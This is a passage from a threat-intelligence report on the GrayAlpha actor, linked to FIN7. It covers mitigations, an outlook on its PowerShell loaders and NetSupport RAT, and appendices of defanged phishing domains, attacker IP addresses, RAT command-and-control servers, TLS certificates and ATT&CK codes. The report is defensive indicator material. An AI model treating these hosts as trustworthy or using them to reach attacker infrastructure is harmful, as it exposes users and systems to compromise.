- **Advanced Threat Detection:** Recorded Future customers can apply the YARA and Sigma rules from this report, along with the extensive and continually updated rules available in the Recorded Future Intelligence Cloud, for custom file scanning and detection across various logging systems to effectively identify and respond to unwanted tools and suspicious activity.
- **Leverage Network Intelligence**: Use Recorded Future Network Intelligence to detect exfiltration events early (such as those linked to NetSupport RAT), which can help prevent intrusions before they escalate. This approach relies on comprehensive, proactive infrastructure discovery provided by Insikt Group and the analysis of vast amounts of network traffic.

Outlook

This report provides a detailed analysis of GrayAlpha, a threat actor overlapping with FIN7, focusing on its three main infection vectors, two custom PowerShell loaders — MaskBat and PowerNet — and the deployment of NetSupport RAT. PowerNet is a new loader that decompresses and runs a bundled NetSupport RAT, while MaskBat, similar to FakeBat, is obfuscated and contains the distinctive GrayAlpha string “usradm”. While GrayAlpha has shifted its infrastructure over time, it shows a consistent preference for specific hosting providers, often linked to the same entities, and also leverages infrastructure from other threat actors, notably TAG-124. Overall, the findings underscore the durability and sophistication of GrayAlpha’s operations. Despite often not being formally categorized as an APT, cybercriminal groups like GrayAlpha demonstrate many APT-like characteristics — persistence, adaptability, and technical sophistication — executed in a more opportunistic fashion. While forecasting GrayAlpha’s future activities remains uncertain, it is likely that GrayAlpha will continue to enhance its tactics, target a diverse range of industries, and refine its operations in response to exposure.

Appendix A — Indicators of Compromise

Infection Vector 1 Domains:

2024-aimp[.]info
2024-aimp[.]pw
2024aimp[.]info
2024aimp[.]top
2024concur[.]com
2024lexisnexis[.]com
a-asana[.]com
advanced-ip-scanner[.]cfd
advanced-ip-scanner[.]link
advanced-ip-scanner[.]xyz
advancedipscannerapp[.]com
aimp[.]day
aimp[.]link
aimp[.]pm
aimp[.]xyz
aimp2024[.]pw
airtables[.]net
app-trello[.]com
as-a-n4[.]com
as-an-a[.]org
as4na[.]com
asaana[.]net
asana[.]pm
asana[.]tel
asana[.]wf
asanaa[.]net
assana[.]monster
assana[.]vip
bloomberg-t[.]com
c0ncuur[.]com
c0oncur[.]com
cnn-news[.]org
concur-cloud[.]net
concur-sap[.]info
concur-sap[.]life
concur-sap[.]one
concur-sap[.]pro
concur[.]cfd
concur[.]life
concur[.]pm
concur[.]re
concur[.]skin
concur2024[.]com
concur24news[.]one
concurnews[.]one
concuur[.]com
concuur[.]net
concuur[.]org

```
gl-meet2024[.]com
law2024[.]info
law2024[.]top
law360[.]one
lexis-nexis[.]site
lexis2024[.]info
lexis2024[.]pro
lexisnex[.]pro
lexisnex[.]team
lexisnex[.]top
lexisnexis[.]day
lexisnexis[.]lat
lexisnexis[.]one
lexisnexis[.]pro
lexisnexis[.]top
lexisnexis2024[.]com
lexisnexises[.]net
meet-gl[.]com
meet-go[.]click
meet-go[.]day
meet-go[.]info
meet-go[.]link
meet-go[.]org
meet-goo[.]net
meet-goo[.]org
meet[.]com[.]de
meet2024[.]com
meetgo2024[.]life
meetgo2024[.]top
news-cnn[.]net
newsconcur[.]one
newsconcur2024[.]life
newsconcur2024[.]world
newsconcur24[.]one
nmap[.]re
quicken-install[.]com
sapc0ncur24[.]one
sapconcur[.]pro
sapconcur[.]top
thomsonreuter[.]info
thomsonreuter[.]pro
wal-streetjournal[.]com
wall-street-journal[.]link
webex-install[.]com
wen-airdrop[.]net
wen-airdrop[.]network
westlaw[.]top
workable[.]uk[.]com
wsj[.]pm
wsj[.]re
wsj[.]wales
wsj[.]wf
```

Infection Vector 2 Domains:
2024-7zip-10[.]shop
2024-7zip-10[.]top
2024-7zip[.]info
2024-7zip[.]pw
20247zip[.]one
7-zip[.]cfd
7-zip[.]day
7-zip[.]shop
7zip-1508[.]one
7zip-1508[.]top
7zip-2024[.]cfd
7zip-2024[.]info
7zip-2024[.]pro
7zip-archiver[.]click
7zip-archiver[.]shop
7zip-org[.]live
7zip[.]sbs
7zip10-2024[.]life
7zip10-2024[.]live
7zip10-2024[.]top
7zip1024[.]life
7zip1024[.]live
7zip1024[.]top
7zip2024[.]info
7zip2024[.]one
7zip2024[.]pro
7zip2024[.]shop
7zip2024[.]store
7zip2024[.]top
7zipx[.]site
7zlp112024[.]top
7zlp2024[.]shop
7zlp2024[.]top
h2[.]den4ik440[.]ru
seven-zip[.]click
sevenzip[.]shop
sevenzip[.]today

Infection Vector 1 IP Addresses:
5[.]180[.]24[.]50
38[.]180[.]80[.]124
38[.]180[.]142[.]198
45[.]88[.]91[.]8
45[.]89[.]53[.]60
45[.]89[.]53[.]110
45[.]89[.]53[.]215
45[.]89[.]53[.]243
74[.]119[.]194[.]151
85[.]209[.]134[.]106
85[.]209[.]134[.]137
86[.]104[.]72[.]16
86[.]104[.]72[.]23

86[.]104[.]72[.]208
89[.]105[.]198[.]190
91[.]228[.]10[.]81
94[.]131[.]101[.]65
103[.]35[.]188[.]97
103[.]35[.]190[.]40
103[.]35[.]191[.]28
103[.]35[.]191[.]137
103[.]35[.]191[.]222
103[.]113[.]70[.]37
103[.]113[.]70[.]142
103[.]113[.]70[.]158
138[.]124[.]180[.]85
138[.]124[.]183[.]79
138[.]124[.]183[.]95
138[.]124[.]183[.]176
138[.]124[.]184[.]64
138[.]124[.]184[.]214
141[.]98[.]168[.]106

Infection Vector 2 IP Addresses:
38[.]180[.]141[.]203
62[.]60[.]155[.]194
77[.]90[.]38[.]106
85[.]209[.]134[.]45
85[.]209[.]134[.]64
85[.]209[.]134[.]186
85[.]209[.]134[.]188
85[.]209[.]134[.]209
86[.]104[.]72[.]19
91[.]200[.]14[.]23
94[.]159[.]96[.]222
94[.]159[.]100[.]111
94[.]159[.]100[.]117
103[.]35[.]190[.]215
138[.]124[.]183[.]175
154[.]216[.]20[.]106
185[.]125[.]50[.]209
193[.]32[.]177[.]223

NetSupport RAT C2 Servers:
45[.]82[.]84[.]13
62[.]76[.]234[.]49
91[.]149[.]232[.]112
166[.]88[.]159[.]187
172[.]208[.]117[.]89
206[.]206[.]123[.]97
212[.]224[.]107[.]150

Additional IP Addresses Potentially Linked to GrayAlpha:
2[.]58[.]95[.]73
5[.]252[.]176[.]143
5[.]252[.]178[.]150

45[.]140[.]17[.]49
62[.]76[.]234[.]99
62[.]76[.]234[.]234
176[.]32[.]39[.]71
188[.]124[.]59[.]18
188[.]132[.]183[.]172
193[.]23[.]118[.]165
194[.]87[.]82[.]252
195[.]133[.]67[.]165
212[.]224[.]107[.]150

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153355726108515657160563832103639305 80
159159760011286741492753271723304908269
194144960596047259696695108606718178 18
249815938466542622099996912406279490697
362290214433167640329390099645742118 91
7220204597627363080
881206265615450057584420856137669839 40

PowerNet MSIX Hashes
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PowerNet PowerShell Script Hashes
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MaskBat MSIX Package Hashes

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MaskBat PowerShell Script Hashes
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Appendix B — Self-Signed TLS Certificate

1mss

```
Version:         3 (0x02)
Serial number:    816967672256618594691729025874556881 53
(0x3d76399bf4cd179d4ef8933ec41ecdd9)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     25/08/2024 11:58:16 (dd-mm-yyyy hh:mm:ss) (240825115816Z)
  Not After:      24/02/2025 11:58:16 (dd-mm-yyyy hh:mm:ss) (250224115816Z)
Issuer
  CN = 1mss
Subject
  CN = 1mss
Fingerprints
  MD5:           a5685feb1b6c54ba5149ed2f7000f491
  SHA1:          03b19fd1a41d0d1b55ad653341a05071b48a49ea
  SHA256:        798e651ed0784fa502d4c4af40802edfcb4fa2fb9ff59b89804707e2ad8c9807
Public Key
  Algorithm:      RSA
  Length:         2048 bits
  Modulus:        ef:5a:33:48:82:64:70:c2:84:1d:86:49:51:4f:af:6b:
                  97:69:cc:7b:a2:98:8d:f3:b9:bd:0d:91:10:97:1e:b6:
                  de:c7:00:f2:d6:e5:bd:07:34:07:dc:c8:4b:c2:09:84:
                  70:eb:2f:e6:49:2f:ff:98:a4:f7:8c:2d:27:15:0c:f8:
                  bd:31:34:3a:5a:19:8a:63:f3:7b:fe:4a:f2:97:23:1f:
                  fe:ce:2f:d6:5d:4d:43:c4:b9:03:33:5c:d4:99:50:b6:
                  f4:92:9d:c9:c5:69:81:23:a5:de:ac:a7:8d:5a:5c:84:
                  31:6d:9e:c4:13:dc:7a:7a:87:04:9b:41:2b:11:51:39:
                  5c:09:1a:b5:01:b7:04:f4:f1:cd:e2:a9:d0:bb:03:be:
                  2d:73:cb:54:cc:dd:88:ad:a4:72:71:df:7b:df:eb:a2:
                  a9:6a:a7:33:a1:0c:1c:0b:10:0e:0f:66:fb:f3:f3:3d:
                  8e:95:1f:b1:4d:59:92:c0:34:b4:e9:cb:c6:52:c9:c3:
                  b3:54:ef:1d:c0:3b:dc:d1:fb:d7:cc:3c:99:c2:d9:da:
                  c0:60:08:3d:3e:1e:10:d0:09:76:86:53:2a:d0:0d:cf:
                  1d:18:44:86:c9:01:bc:dc:ed:97:7a:b8:25:b2:e5:ef:
                  56:f0:f2:4f:e6:5e:d3:f1:c2:d5:2b:16:a5:40:93:81
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      67:66:f2:d8:96:93:28:92:d2:10:de:ae:7f:9c:5b:9f:
                  d0:ab:e7:6d:10:f5:f5:22:91:bd:60:84:6f:f1:f6:3e:
                  80:b7:f8:ad:1b:d4:eb:43:18:35:35:66:fc:de:24:e6:
                  30:91:b5:10:d0:89:e1:92:3a:72:ed:6a:93:0a:9b:a9:
```

```
            43:32:c3:c7:fd:78:ce:c0:7b:b3:6b:cd:01:45:15:cd:
            98:21:68:1f:af:3f:52:7b:3e:c1:ca:93:fd:10:7a:54:
            38:a3:37:07:cd:20:3b:32:bb:b6:8a:c6:15:d1:ec:92:
            64:71:e7:30:d2:84:64:89:6d:26:b5:49:13:c6:b0:3e:
            29:27:b5:7a:13:e8:6c:25:27:97:50:d6:8f:92:8c:91:
            77:d5:ac:30:b5:a1:da:de:ef:a8:62:bf:d2:53:3c:7f:
            5d:52:35:6b:4c:d4:df:d7:18:c4:05:63:a2:71:6f:43:
            e2:55:41:0e:2d:2c:37:b3:30:fc:f5:1f:7c:83:a7:67:
            dd:22:96:02:6a:df:29:d1:10:59:6e:fe:8e:b3:12:9c:
            fb:1f:de:a4:10:cf:72:04:69:ed:22:59:49:a3:ab:ab:
            c8:b6:80:26:10:bf:1c:57:ae:60:ce:a9:d2:95:a3:65:
            24:c3:05:33:c1:c8:76:1f:53:36:31:58:08:3d:9e:7c

Extensions
  extKeyUsage :
    serverAuth
  keyUsage :
    keyEncipherment,dataEncipherment
```

WIN-LH6KTLEDLTS

```
Version:         3 (0x02)
Serial number:    229470326948816697865439592840507070008
(0x1143700fbdba92b14fd4ab4ef4464240)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     02/09/2024 17:18:39 (dd-mm-yyyy hh:mm:ss) (240902171839Z)
  Not After:      04/03/2025 17:18:39 (dd-mm-yyyy hh:mm:ss) (250304171839Z)
Issuer
  CN = WIN-LH6KTLEDLTS
Subject
  CN = WIN-LH6KTLEDLTS
Fingerprints
  MD5:           14c2ce8f3c5856c8415368930bb8c1df
  SHA1:          515d9e04e0699dec2aa101691d166aef4d231dde
  SHA256:         e44958bc36609a48efbe2ad76b57ed2227009bcfac6322c1498b76f8d5cf1271
Public Key
  Algorithm:      RSA
  Length:         2048 bits
  Modulus:        c7:04:b3:d2:90:ce:0d:d0:72:c4:9a:01:0b:da:07:2b:
                  11:31:e0:0f:2e:a9:de:73:7f:f5:ea:9f:4e:2d:67:b4:
                  2d:fb:8d:92:08:35:a0:c1:1a:2e:66:e1:f2:73:5b:6d:
                  8e:20:ea:b9:dc:6c:5e:76:c3:05:ca:56:6a:f7:9c:91:
                  75:6d:72:9f:8e:00:a9:fe:66:fc:f2:b2:2e:3a:a8:95:
```

```
            4d:fe:54:44:05:66:cc:66:1c:89:9a:f1:2b:3c:88:ab:
            d8:b7:b8:44:b7:e7:03:0c:8b:99:6d:31:2c:24:5e:00:
            45:31:02:99:e3:56:18:3b:90:45:d3:9a:30:da:87:24:
            f1:c7:ce:40:de:d6:dd:45:9f:15:da:13:aa:67:9d:70:
            f3:41:0a:0d:e1:76:75:f2:d4:e4:61:93:22:29:5f:fd:
            7e:ac:ba:18:96:34:8f:dc:17:95:c5:f3:54:74:b8:3d:
            b1:ff:1a:15:09:c8:23:a3:0d:96:d6:a7:cc:97:4d:14:
            04:18:e3:3c:bf:c2:7e:67:eb:f5:ca:d9:ca:5d:18:0d:
            78:67:96:b3:19:e6:fb:0b:47:b9:90:75:53:75:30:31:
            b4:a1:e8:d3:2d:92:ae:74:d3:6e:00:31:7e:1c:4d:ac:
            cc:1a:df:63:bc:f2:18:23:86:e0:53:60:4e:6f:6e:7d
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      51:cf:a8:d8:53:b6:79:ea:97:7d:c3:97:89:82:4e:ce:
            b5:ab:42:a4:26:0a:4d:ae:9d:fa:07:fe:e0:47:ef:40:
            bd:7a:24:0e:7a:a3:19:cb:ad:52:fe:ad:89:69:fd:1e:
            f7:76:49:1a:58:38:f0:f3:ca:1a:8a:95:d9:24:c5:7c:
            a0:41:0f:37:16:78:de:70:7f:3b:9d:8c:be:1f:4a:ea:
            1f:84:d6:af:76:47:bf:1d:bf:73:93:68:4b:55:23:11:
            f5:bb:6f:33:76:c4:a8:5f:e8:14:eb:69:38:9e:dd:3e:
            bf:ed:f5:50:83:68:db:88:3a:6a:ff:e3:5d:44:6b:47:
            c5:a0:25:2f:ad:0c:38:1d:f5:a1:dd:bb:51:c1:74:4e:
            aa:89:68:c1:79:95:f7:c3:6a:a2:83:7c:69:95:e2:12:
            b3:b4:56:dc:96:27:7f:cc:c4:45:ca:24:b7:5f:a7:0b:
            26:19:9e:52:7d:c1:3d:ab:26:b3:57:0b:b1:20:c3:b6:
            8e:9d:fd:da:3e:8d:3d:8e:74:96:fe:69:3f:68:fd:c0:
            ed:3b:56:d1:a9:71:c8:4a:cc:ad:7d:98:99:c5:9e:9a:
            18:b1:67:31:f3:f5:4d:b2:2c:be:f9:26:fd:d2:d4:07:
            9d:90:b0:6d:47:f2:4d:2d:26:90:bd:39:51:bd:09:3a

Extensions
  extKeyUsage :
    serverAuth
  keyUsage :
    keyEncipherment,dataEncipherment
```

Appendix C — MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Resource Development: Acquire Infrastructure: Server	T1583.004
Initial Access: Spearphishing Link	T1566.002
Execution: Exploitation for Client Execution	T1203
Execution: User Execution: Malicious File	T1204.002
Execution: Command and Scripting Interpreter: Windows Command Shell	T1059.003
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Execution: Scheduled Task/Job: Scheduled Job (via Start-Job)	T1053.003
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005
Defense Evasion: Virtualization/Sandbox Evasion: System Checks	T1497.001
Defense Evasion: Obfuscated Files or Information	T1027
Defense Evasion: Deobfuscate/Decode Files or Information	T1140
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005
Discovery: System Information Discovery	T1082
Discovery: Query Registry for Antivirus	T1518.001
Command and Control: Application Layer Protocol: Web Protocols	T1071.001

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